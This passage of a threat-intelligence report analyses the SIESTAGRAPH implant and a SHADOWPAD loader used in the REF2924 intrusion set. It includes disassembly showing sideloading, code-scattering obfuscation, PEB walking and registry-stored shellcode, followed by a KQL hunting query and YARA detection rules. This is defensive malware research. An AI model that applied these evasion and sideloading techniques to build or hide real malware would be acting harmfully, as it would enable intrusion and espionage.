It then creates a new **MemoryStream** object and uses the **Save** method of the **Bitmap** object to save the screenshot as a PNG image into the memory stream. The image in the memory stream is then converted to a Base64 encoded string using the **Convert.ToBase64String** method. The resulting Base64 string is then sent back to the attacker by saving it as an email draft.

SIESTAGRAPH Summary

SIESTAGRAPH is a purpose-built and full-featured implant that acts as a proxy for the threat actor. What makes SIESTAGRAPH more than a generic implant is that it uses legitimate and common, but adversary-controlled, infrastructure to deliver remote capabilities on the infected host.

SHADOWPAD loader code analysis

Introduction to log.dll

When Elastic Security Labs disclosed REF2924 in December of 2022, we observed an unknown DLL. We have since collected and analyzed the DLL, concluding it is a loader for the SHADOWPAD malware family.

The DLL, **log.dll**, was observed on two Domain Controllers and was being side-loaded by an 11-year-old version of the Bitdefender Crash Handler (compiled name: **BDReinit.exe**), named **13802 AR.exe** (in our example). Once executed, SHADOWPAD copies itself to **C:\ProgramData\OfficeDriver** as **svchost.exe** before installing itself as a service. Once **log.dll** is loaded, it will spawn Microsoft Windows Media Player (**wmplayer.exe**) and **dllhost.exe,** injecting into them which triggers a memory shellcode detection for Elastic Defend.

At runtime, **log.dll** looks for the **log.dll.dat** file which contains the shellcode to be executed. Then **log.dll** will encrypt and store the **shellcode** in the registry and shred the original **log.dll.dat** file. If the file doesn’t exist it will skip this part.

Then the sample will load the shellcode from the registry, RWX map it, and execute it from memory. If the registry key doesn't exist the sample will crash.

Execution flow

Our version of the SHADOWPAD DLL expects to be sideloaded by an 11-year-old and vulnerable version of the BitDefender **BDReinit.exe** binary. The offset to the trampoline (jump instructions) in the vulnerable application is hard coded which means that the sample is tailored for this exact version of BitDefender's binary (**386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd**). This side-loading behavior was previously reported by Positive Technologies.

```
13  p_current_module = (uint8_t *)GetModuleHandleA(0);
14  v3 = p_current_module + 0x2777;
15  if ( *(_DWORD *)(p_current_module + 0x2777) != 0x840FC33B )
16    exit(0);
17
18  if ( !VirtualProtect(p_current_module + 0x2777, 0xAu, PAGE_EXECUTE_READWRITE, &v5) )
19    exit(0);
20
21  // ctf -> Setup the trampoline in the host
22  *v3 = 0xE8;
23  *(_DWORD *)(v3 + 1) = (char *)ctf::MalwareStart - (char *)v3 - 5;
24  return 0;
25 }
```

log.dll's hard coded offsets to BDReinit.exe

For our analysis, we patched **log.dll** to execute without the BitDefender sideloading requirement.

Capabilities

Obfuscation

The **log.dll** uses two lure functions to bypass automatic analysis.

We define lure functions as benign and not related to malware capabilities, but intended to evade defenses, obfuscate the true capabilities of the malware, and frustrate analysis. They may trick time-constrained sandbox analysis by showcasing benign behavior while exhausting the analysis interval of the sandbox.

```
7
8   v1 = sub_100017D0(3.1415926);
9   sub_10003AA0((int)v1);
10
11  g_p_dll = p_dll;
12
13  p_current_module = (uint8_t *)GetModuleHandleA(0);
14  v3 = p_current_module + 0x2777;
15  if ( *(_DWORD *)(p_current_module + 0x2777) != 0x840FC33B )
16    exit(0);
17
18  if ( !VirtualProtect(p_current_module + 0x2777, 0xAu, PAGE_EXECUTE_READWRITE, &v5) )
19    exit(0);
```

log.dll's lure functions

log.dll incorporates a code-scattering obfuscation technique to frustrate static analysis, however, this doesn't protect the binary from dynamic analysis.

This technique involves fragmenting the code into gadgets and distributing those gadgets throughout the binary. Each gadget is implemented as a single instruction followed by a call to a "resolver" function.

```
22   0x10007E58: push ebp // Actual instruction
23   0x10007E59: call 0x10007F16 // Call to the resolver
```

Obfuscated function prologue 1/2

```
44   0x100118D2: mov ebp, esp // Actual instruction
45   0x100118D4: call 0x10007F16 // Call to the resolver
```

Obfuscated function prologue 2/2

The resolver function of each call resolves the address of the next gadget and passes execution.

```
23   0x10007E58: push ebp // Actual instruction
24   0x10007E59: call 0x10007F16 // Call to the resolver
25
26   0x10007F16: nop
27   0x10007F17: xchg dword ptr ss:[esp], ecx // ecx = Return address of the last gadget
28   0x10007F1A: jge 0x10009F34
29   0x10009F34: pushfd // Saves flags
30   0x10009F35: js 0x10008D8B
31   0x10009F3B: xchg ch, ch
32   0x10009F3D: jns 0x10008D8B
33   0x10008D8B: nop
34   0x10008D8C: add ecx, dword ptr ds:[ecx] // Compute next gadget offset by adding offset at return address to the return address
35   0x10008D8E: jnp 0x1000F15C
36   0x1000F15C: popfd // Restore flags
37   0x1000F15D: je 0x1000AC7F
38   0x1000F163: jne 0x1000AC7F
39   0x1000AC7F: nop
40   0x1000AC80: xchg dword ptr ss:[esp], ecx // Replace the return address with the address of the next gadget
41   0x1000AC83: ja 0x10011763
42   0x10011763: ret // Return to the next gadget
43
44   0x100118D2: mov ebp, esp // Actual instruction
45   0x100118D4: call 0x10007F16 // Call to the resolver
```

Resolver function computing the next gadget address

The obfuscation pattern is simple and a trace can be used to recover the original instructions:

```
result = []
for i, x in enumerate(trace):
    if "ret" in x:
        result.append(trace[i + 1])
```

API loading

The sample uses the common Ldr crawling technique to find the address of **kernel32.dll.**

```
454  0x1000BD22: mov eax, dword ptr fs:[0x00000030] // Load PEB
455  0x10009201: ret
456  0x1000D8E5: call 0x10007F16
457  0x1000CDD5: mov ecx, eax
458  0x100108DF: cmp esp, 0x3FD
459  0x10005086: jb 0x1000AD1C
460  0x1000A364: test ecx, ecx
461  0x1000E2D6: jne 0x10006DA2
462  0x100116DA: mov eax, dword ptr ds:[ecx+0xC] // Ldr
463  0x1000FF85: mov ecx, dword ptr ds:[eax+0xC] // InMemoryOrderModuleList
```

Searching for the process module list in the PEB's Ldr

```
474  0x1000F81D: mov eax, dword ptr ds:[ecx+0x30] // eax = Dll name pointer
475  0x1000D294: mov dx, word ptr ds:[eax] // Get first word of dll name
476  0x1000E54C: cmp esp, 0x4777
477  0x10009B99: jb 0x10010E7E
478  0x1000779C: or dx, 0x20
479  0x10009AB9: cmp esp, 0xD2E
480  0x10010A92: jb 0x100050C5
481  0x1000A03A: cmp dx, 0x6B // Compare with "K" of "Kernel32.dll"
```


Searching for kernel32.dll by name in the module list

Next, **log.dll** parses the exports of **kernel32.dll** to get the address of the **LoadLibraryA** and **GetProcAddress** functions. It uses **GetProcAddress** to resolve imports as needed.

Persistence

The sample expects to find a file called **log.dll.dat** in its root directory using the **FindFirstFile** and **FindNextFile** APIs. Once **log.dll.dat** is located, it is loaded, encrypted, and stored in the registry under the **HKEY_LOCAL_MACHINE\SOFTWARE\Classes\WOW6432Node\CLSID\{1845df8d-241a-a0e4-02ea341a79878897}\D752E7A8}** registry value.

This registry value seems to be hard coded. If the file isn't found and the hard coded registry key doesn't exist, the application crashes.




Payload is stored encrypted in the registry


Once the contents of **log.dll.dat** have been encrypted and embedded in the registry, the original file will be deleted. On subsequent runs, the shellcode will be loaded directly from the registry key.

Shellcode


To execute the shellcode the sample will allocate an RWX-protected memory region using the **VirtualAlloc** Windows API, then write the shellcode to the memory region and pass execution to it with an ESI instruction call.



log.dll allocate RWX memory for the shellcode



log.dll pass execution to the shellcode



First instruction of the shellcode

Other SHADOWPAD research

While researching shared code and techniques, Elastic Security Labs identified a publication from SecureWorks' CTU that describes the BitDefender sideload vulnerability. Additionally, SecureWorks has shared information describing the functionality of a file, **log.dll.dat**, which is consistent with our observations. The team at Positive Technologies ETC also published detailed research on SHADOWPAD which aligns with our research.


SHADOWPAD Summary

SHADOWPAD is a malware family that SecureWorks CTU has associated with the BRONZE UNIVERSITY threat group and Positive Technologies ETC has associated with the Winnti group.

Campaign and adversary modeling

Our analysis of Elastic telemetry, combined with open sources and compared with third-party reporting, concludes a single nationally-aligned threat group is likely responsible. We identified relationships involving shared malware, techniques, victimology, and observed adversary priorities. Our confidence assessments vary depending on the sourcing and collection fidelity.

We identified significant overlaps in the work of Positive Technologies ETC and SecureWorks CTU while researching the DOORME, SIESTAGRAPH, and SHADOWPAD implants, and believe these are related activity clusters.



REF2924 intersections and associations

In the following analysis, we'll discuss the four campaigns that we associate with this intrusion set including sourcing, intersections, and how each supported our attribution across all campaigns.

1. Winnti - reported by Positive Technologies, January 2021
2. Undisclosed REF, Winnti - observed by Elastic Security Labs, March 2022
3. REF2924, ChamelGang, Winnti - reported by Elastic Security Labs, December 2022
4. Undisclosed REF, ChamelGang - observed by Elastic Security Labs, December 2022

Winnti

In January of 2021, the team at Positive Technologies ETC published research that overlapped with our observations for REF2924; specifically SHADOWPAD malware deployed with the file names **log.dll** and **log.dll.dat** and using the same sample of BitDefender we observed as a DLL injection vehicle.

While the research from Positive Technologies ETC covered a different activity cluster, the adversary deployed a similar variant of SHADOWPAD, used a similar file naming methodology, and leveraged similar procedure-level capabilities; these consistencies contribute to our conclusion that REF2924 is related. In the graphic above, we use a dashed line to represent third-party consensus and moderate confidence because, while the reporting appears thorough and sound, we cannot independently validate all findings.

Undisclosed REF, Winnti

In early 2022, Elastic observed a short-lived intrusion into a telecommunications provider in Afghanistan. Using code analysis and event sampling, we internally attributed these sightings to WINNTI malware implants and external research overlaps with the Winnti Group. We continue to track this intrusion set, independently of and in relation to REF2924 observations.

REF2924, ChamelGang, Winnti

In early December 2022, we observed Powershell commands used to collect and export mailboxes from an internet-connected Microsoft Exchange server for the Foreign Affairs Office of an Association of Southeast Asian Nations (ASEAN) member. Our research identified the presence of the DOORME backdoor, SHADOWPAD, and a new malware implant we call SIESTAGRAPH (discussed in the SIESTAGRAPH code analysis section above).

In researching the events of REF2924, we believe they are consistent with details noted by Positive Technologies' research into ChamelGang, and likely represent the actions of one group with shared goals.

Undisclosed REF, ChamelGang

Using the DOORME IIS backdoor that we collected during research into REF2924, we developed a scanner that identified the presence of DOORME on an internet-connected Exchange server at a second telecommunications provider in Afghanistan.

Campaign associations

Building associations between events, especially when relying on third-party reporting, is a delicate balance between surfacing value from specific observations and suppressing noise from circular reporting. Details reported by research teams and consisting of atomic indicators, techniques, procedures, and capabilities provide tremendous value in spotting associations between activity clusters. Elements of evidence that are repeated multiple times via circular reporting can lead to over-weighting that evidence. In analyzing these activity clusters, we have specific observations from our telemetry (host artifacts, capabilities, functionality, and adversary techniques) and third-party reporting consistent with our findings.

We use third-party reporting as supporting, but not factual, evidence to add context to our specific observations. It may be possible to verify a third-party had firsthand visibility of a threat, but that's a rare luxury. We used estimative language in building associations where appropriate.

To uncover potential associations among these campaigns, we weighed host artifacts, tools, and TTPs more heavily than transitory atomic indicators like hashes, IP addresses, and domains.

We'll discuss notable (non-exhaustive) overlaps in the following section.

Campaigns 1 and 3

Campaigns 1 (Winnti) and 3 (REF2924, ChamelGang, Winnti) are related by several elements: the use of the SHADOWPAD malware family, the specific file names (**log.dll** and **log.dll.dat**), and the injection technique using the same BitDefender hash.

Campaigns 3 and 4

Campaigns 3 (REF2924, ChamelGang, Winnti) and 4 (Undisclosed REF, ChamelGang) are related by the presence of a specifically configured DOORME backdoor and a shared national strategic interest for the adversary.

Using network scan results for about 180k publicly-accessible Exchange servers, and specific authentication elements uncovered while reverse engineering REF2924's DOORME sample, we were able to identify an identical DOORME configuration at a second telecommunications provider in Afghanistan. This was a different victim than Campaign 2 (Undisclosed REF, Winnti).

While the DOORME IIS backdoor is not widely prevalent, simply having DOORME in your environment isn't a strong enough data point to build an association. The presence of this DOORME configuration, when compared to a search

of 180k other Exchange servers and the moderate confidence of the national strategic interests, led us to associate Campaigns 3 and 4 together with high confidence and that Campaign 4 was also a part of the same threat group.

Summary

DOORME allows for a threat actor to access a targeted network through the use of a backdoored IIS module on an internet-connected server. DOORME includes the capability to collect information about the infected host, upload shellcode chunks to evade detection, and execute shellcode in memory.

SIESTAGRAPH is an implant discovered by Elastic Security Labs that uses the Microsoft Graph API for command and control. The Graph API is used for interacting with Microsoft Office 365, so C2 communication would be largely masked by legitimate network traffic. Elastic Security Labs has reported the tenant ID hard coded into SIESTAGRAPH to Microsoft.

Based on our code analysis and the limited internet presence of DOORME and SIESTAGRAPH, we believe that this intrusion set is used by a limited distribution, or singular, threat actor.

SHADOWPAD is a modular malware family that is used as a way to load and execute shellcode onto a victim system. While it has been tracked since 2017, SHADOWPAD continues to be a capable and popular remote access and persistence tool.

The REF2924 intrusion set, using SIESTAGRAPH, DOORME, SHADOWPAD, and the system binary proxy execution technique (among others) represents an attack group that appears focused on priorities that, when observed across campaigns, align with a sponsored national strategic interest.

Detections

Hunting queries

Hunting queries are used as a starting point for potentially malicious events, but because every environment is different, an investigation should be completed.

The following KQL query can be used to hunt for additional behaviors related to SIESTAGRAPH. This query looks for processes that are making DNS queries to graph.microsoft.com where the process does not have a trusted code-signing certificate or the process is not signed by Microsoft.

```
dns.question.name : "graph.microsoft.com" and (process.code_signature.trusted :
“false” or not (process.code_signature.subject_name : "Microsoft Windows" or
process.code_signature.subject_name : "Microsoft Windows Publisher" or
process.code_signature.subject_name : "Microsoft Corporation")) and process.name : *
```

YARA rules

The DOORME IIS module

```
rule Windows_Trojan_DoorMe {
    meta:
        author = "Elastic Security"
        creation_date = "2022-12-09"
        last_modified = "2022-12-15"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "DoorMe"
        threat_name = "Windows.Trojan.DoorMe"
        license = "Elastic License v2"
    strings:
        $seq_aes_crypto = { 8B 6C 24 ?? C1 E5 ?? 8B 5C 24 ?? 8D 34 9D ?? ?? ?? ?? 0F
B6 04 31 32 44 24 ?? 88 04 29 8D 04 9D ?? ?? ?? ?? 0F B6 04 01 32 44 24 ?? 88 44 29
?? 8D 04 9D ?? ?? ?? ?? 0F B6 04 01 44 30 F8 88 44 29 ?? 8D 04 9D ?? ?? ?? ?? 0F B6
04 01 44 30 E0 88 44 29 ?? 8B 74 24 ?? }
        $seq_copy_str = { 48 8B 44 24 ?? 48 89 58 ?? 48 89 F1 4C 89 F2 49 89 D8 E8
?? ?? ?? ?? C6 04 1E ?? }
        $seq_md5 = { 89 F8 44 21 C8 44 89 C9 F7 D1 21 F1 44 01 C0 01 C8 44 8B AC 24
?? ?? ?? ?? 8B 9C 24 ?? ?? ?? ?? 48 89 B4 24 ?? ?? ?? ?? 44 89 44 24 ?? 46 8D 04 28
41 81 C0 ?? ?? ?? ?? 4C 89 AC 24 ?? ?? ?? ?? 41 C1 C0 ?? 45 01 C8 44 89 C1 44 21 C9
44 89 C2 F7 D2 21 FA 48 89 BC 24 ?? ?? ?? ?? 8D 2C 1E 49 89 DC 01 D5 01 E9 81 C1 ??
?? ?? ?? C1 C1 ?? 44 01 C1 89 CA 44 21 C2 89 CD F7 D5 44 21 CD 8B 84 24 ?? ?? ?? ??
48 89 44 24 ?? 8D 1C 07 01 EB 01 DA 81 C2 ?? ?? ?? ?? C1 C2 ?? }
```

```
        $seq_calc_key = { 31 FF 48 8D 1D ?? ?? ?? ?? 48 83 FF ?? 4C 89 F8 77 ?? 41
0F B6 34 3E 48 89 F1 48 C1 E9 ?? 44 0F B6 04 19 BA ?? ?? ?? ?? 48 89 C1 E8 ?? ?? ??
?? 83 E6 ?? 44 0F B6 04 1E BA ?? ?? ?? ?? 48 8B 4D ?? E8 ?? ?? ?? ?? 48 83 C7 ?? }
        $seq_base64 = { 8A 45 ?? 8A 4D ?? C0 E0 ?? 89 CA C0 EA ?? 80 E2 ?? 08 C2 88
55 ?? C0 E1 ?? 8A 45 ?? C0 E8 ?? 24 ?? 08 C8 88 45 ?? 41 83 C4 ?? 31 F6 44 39 E6 7D
?? 66 90 }
        $str_0 = ".?AVDoorme@@" ascii fullword
    condition:
        3 of ($seq*) or 1 of ($str*)
}
```

Read more

The SIESTAGRAPH implant

```
rule Windows_Trojan_SiestaGraph {
    meta:
        author = "Elastic Security"
        creation_date = "2022-12-14"
        last_modified = "2022-12-15"
        os = "windows"
        arch_context = "x86"
        category_type = “Trojan”
        family = “SiestaGraph”
        threat_name = "Windows.Trojan.SiestaGraph"
        license = "Elastic License v2"
    strings:
        $a1 = "downloadAsync" ascii nocase fullword
        $a2 = "UploadxAsync" ascii nocase fullword
        $a3 = "GetAllDriveRootChildren" ascii fullword
        $a4 = "GetDriveRoot" ascii fullword
        $a5 = "sendsession" wide fullword
        $b1 = "ListDrives" wide fullword
        $b2 = "Del OK" wide fullword
        $b3 = "createEmailDraft" ascii fullword
        $b4 = "delMail" ascii fullword
    condition:
        all of ($a*) and 2 of ($b*)
}
```

Read more

The SHADOWPAD malware family

```
rule Windows_Trojan_ShadowPad_1 {
        meta:
                author = "Elastic Security"
                creation_date = "2023-01-23"
                last_modified = "2023-01-31"
                description = "Target SHADOWPAD obfuscation loader+payload"
                os = "Windows"
                arch = "x86"
                category_type = "Trojan"
                family = "ShadowPad"
                threat_name = "Windows.Trojan.ShadowPad"
                license = "Elastic License v2"
        strings:
                $a1 = { 87 0? 24 0F 8? }
                $a2 = { 9C 0F 8? }
                $a3 = { 03 0? 0F 8? }
                $a4 = { 9D 0F 8? }
                $a5 = { 87 0? 24 0F 8? }
        condition:
                all of them
}
rule Windows_Trojan_Shadowpad_2 {
        meta:
                author = "Elastic Security"
```

```
                creation_date = "2023-01-31"
                last_modified = "2023-01-31"
                description = "Target SHADOWPAD loader"
                os = "Windows"
                arch = "x86"
                category_type = "Trojan"
                family = "Shadowpad"
                threat_name = "Windows.Trojan.Shadowpad"
                license = "Elastic License v2"
        strings:
                $a1 = "{%8.8x-%4.4x-%4.4x-%8.8x%8.8x}"
        condition:
                all of them
}
rule Windows_Trojan_Shadowpad_3 {
        meta:
                author = "Elastic Security"
                creation_date = "2023-01-31"
                last_modified = "2023-01-31"
                description = "Target SHADOWPAD payload"
                os = "Windows"
                arch = "x86"
                category_type = "Trojan"
                family = "Shadowpad"
                threat_name = "Windows.Trojan.Shadowpad"
                license = "Elastic License v2"
        strings:
                $a1 = "hH#whH#w" fullword
                $a2 = "Yuv~YuvsYuvhYuv]YuvRYuvGYuv1:tv<Yuvb#tv1Yuv-8tv&Yuv" fullword
                $a3 = "pH#wpH#w" fullword
                $a4 = "HH#wHH#wA" fullword
                $a5 = "xH#wxH#w:$" fullword
                $re1 = /(HTTPS|TCP|UDP):\/\/[^:]+:443/
        condition:
                4 of them
}
```

Indicators

Artifacts are available from the previously published REF2924 research.